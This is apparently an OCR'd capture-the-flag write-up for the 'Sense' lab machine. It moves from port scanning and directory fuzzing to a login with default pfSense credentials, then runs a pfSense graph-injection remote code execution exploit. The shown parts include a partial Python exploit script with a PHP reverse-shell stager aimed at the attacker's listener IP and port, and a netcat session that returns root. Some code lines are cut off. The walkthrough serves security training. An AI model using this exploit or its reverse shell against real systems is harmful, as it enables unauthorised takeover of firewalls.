
Sense

We start with a scan of ports and services using the nmap tool

```
sudo nmap -p- --open -sS --min-rate 5000 -n -v -sV -Pn 10.10.10.60 > escaneo.t
```



```
File: escaneo.txt

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-28 02:48 CEST
NSE: Loaded 46 scripts for scanning.
Initiating SYN Stealth Scan at 02:48
Scanning 10.10.10.60 [65535 ports]
Discovered open port 443/tcp on 10.10.10.60
Discovered open port 80/tcp on 10.10.10.60
Completed SYN Stealth Scan at 02:49, 26.41s elapsed (65535 total ports)
Initiating Service scan at 02:49
Scanning 2 services on 10.10.10.60
Completed Service scan at 02:49, 12.28s elapsed (2 services on 1 host)
NSE: Script scanning 10.10.10.60.
Initiating NSE at 02:49
Completed NSE at 02:49, 0.45s elapsed
Initiating NSE at 02:49
Completed NSE at 02:49, 0.38s elapsed
Nmap scan report for 10.10.10.60
Host is up (0.10s latency).
Not shown: 65533 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT    STATE SERVICE  VERSION
80/tcp  open  http     lighttpd 1.4.35
443/tcp open  ssl/http lighttpd 1.4.35

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.
org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.76 seconds
           Raw packets sent: 131087 (5.768MB) | Rcvd: 36006 (5.625MB)
```

We can see that ports 80 and 443 are open and running a lighttpd 1.4.35 http service.

We use the whatweb tool to scan the website before visiting it.

```
whatweb -v https://10.10.10.60/
whatweb -v https://10.10.10.60:443/
```


❯ whatweb -v https://10.10.10.60/
WhatWeb report for https://10.10.10.60/
Status : 200 OK
Title : Login
IP : 10.10.10.60
Country : RESERVED, ZZ
Summary : Cookies[PHPSESSID,cookie_test], HTTPServer[lighttpd/1.4.35], HttpOnly[PHPSESSID], JQuery, lighttpd[1.4.35], PasswordField[passwordfld], Script[text/javascript], X-Frame-Options[SAMEORIGIN]
Detected Plugins:
[Cookies]
Display the names of cookies in the HTTP headers. The values are not returned to save on space.
String : PHPSESSID
String : cookie_test
[HTTPServer]
HTTP server header string. This plugin also attempts to identify the operating system from the server header.
String : lighttpd/1.4.35 (from server string)
[HttpOnly]
If the HttpOnly flag is included in the HTTP set-cookie response header and the browser supports it then the cookie cannot be accessed through client side script - More Info: http://en.wikipedia.org/wiki/HTTP_cookie
String : PHPSESSID
[JQuery]
A fast, concise, JavaScript that simplifies how to traverse HTML documents, handle events, perform animations, and add AJAX.
Website : http://jquery.com/
[PasswordField]
find password fields
String : passwordfld (from field name)

```
[ Script ]
        This plugin detects instances of script HTML elements and
        returns the script language/type.

        String       : text/javascript

[ X-Frame-Options ]
        This plugin retrieves the X-Frame-Options value from the
        HTTP header. - More Info:
        http://msdn.microsoft.com/en-us/library/cc288472%28VS.85%29.
        aspx

        String       : SAMEORIGIN

[ lighttpd ]
        Lightweight open-source web server.

        Version      : 1.4.35
        Website     : http://www.lighttpd.net/

HTTP Headers:
        HTTP/1.1 200 OK
        Expires: Tue, 30 Jul 2024 03:50:12 GMT
        Expires: Thu, 19 Nov 1981 08:52:00 GMT
        Cache-Control: max-age=180000
        Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
        Last-Modified: Sun, 28 Jul 2024 01:50:13 GMT
        X-Frame-Options: SAMEORIGIN
        Set-Cookie: PHPSESSID=002159f69f21fc83d2d846704dd8a2be; path=/; secure; HttpOnly
        Set-Cookie: cookie_test=1722135013
        Pragma: no-cache
        Content-type: text/html
        Connection: close
        Transfer-Encoding: chunked
        Date: Sun, 28 Jul 2024 01:50:13 GMT
        Server: lighttpd/1.4.35
```

Visit the website https://10.10.10.60/

We see that we only have one pfSense login.


We try to see if we detect any directory fuzzing using the ffuf tool.

```
ffuf -w Desktop/diccionario/Directorios/directory-list-2.3-medium.txt -u https://1
```

We found the following

What strikes me most is this .txt file

https://10.10.10.60/system-users.txt



It appears to be a credentials!!!!!!

User→rohit


We do a search for the default pfsense password

> By convention, each time you create a new instance of pfSense, the admin user is being created with default credentials: Username: admin, Password: pfsense.


We do the test

User→rohit


🔑→pfsense


Sense
Username:
rohit
Password:
pfsense
Enter username and password to login.
Login
Memory
Storage
Accessibility
Application
="clearError();" type="text" name="passwordfld" tabindex="2"> event

We are in!!!:)



We can see that the version of PfSense is as follows



We search for vulnerabilities or CVEs of the corresponding version.

We found the following

https://www.exploit-db.com/exploits/39709

Thanks to this CVE we found the following exploit

```
https://github.com/lawrencevanlaere/pfsense-code-exec
```

We make the necessary modifications

```python
import base64
import requests
import urllib.parse
import urllib3
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

"""
Python implementation of pfsense_graph_injection_exec from metasploit framework
There isn't a master-branch version of the exploit yet, so instead of porting o
checking out my msf, I just decided to do a rewrite.
"""

usage_string = """
[-] improper usage.
[*] format like so:
        $ python sense_rce.py [proxy] [payload type]

        [proxy]:        (p)             you would like to proxy the connection
        [payload type]  (nc : msf)      which payload you would like to use
                [nc]:   catch with 'nc -lvp PORT'
                [msf]:  catch with metasploit handler (exploit/multi/handler)
"""
username =              "rohit"
password =              "pfsense"
listener_ip =   "10.10.14.37"
listener_port = "4444"
target_ip = "10.10.10.60"
url = "https://{}/".format(target_ip)
proxied_url = "https://127.0.0.1:31337/"
headers = {
        "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101
        "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=
        "Accept-Language": "en-US,en;q=0.5",
        "Accept-Encoding": "gzip, deflate",
        "Referer": "https://{}/index.php".format(target_ip)
}
exploit_filename = "WHOOPSHACKED"
payload = None
# string needles: $ip = 'ATTACK3RIP'; $port = ATTACK3RP0RT
# php/meterpreter/reverse_tcp
meterpreter_stager = """/*<?php /**/ error_reporting(0); $ip = 'ATTACK3RIP'; $p
# php/reverse_php
```


We listen on the port indicated in the exploit and launch it

```
❯ l
 img  pfsense_exec.py  README.md
❯ python3 pfsense_exec.py nc
[*] setting payload to nc reverse shell (catch with 'nc -lvp PORT')
[*] exploiting pfsense_graph_injection_exec
[*] generating obfuscated/encoded reverse shell payload for 10.10.14.37:4444
        [+] generated obfuscated/encoded payload
[+] authenticating to firewall with (rohit:pfsense)
        [+] grabbed CSRF token: sid:d243b831f49a34b575c8b6d937b926a4e2cb0648,172
2218334
        [+] authentication successful!
        [+] grabbed CSRF token: sid:d193abdfd23faadffa161fb746b07d0f37f6f4c9,172
2218335
[*] octal encoding payload
        [+] encoding complete

[*] injecting into https://10.10.10.60/status_rrd_graph_img.php
        [+] exploit code injected successfully
[*] triggering the exploit (make sure to catch on 10.10.14.37:4444)
```

```
❯ setxkbmap es
❯ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.14.37] from (UNKNOWN) [10.10.10.60] 24890
whoami
root
```

User flag



Root flag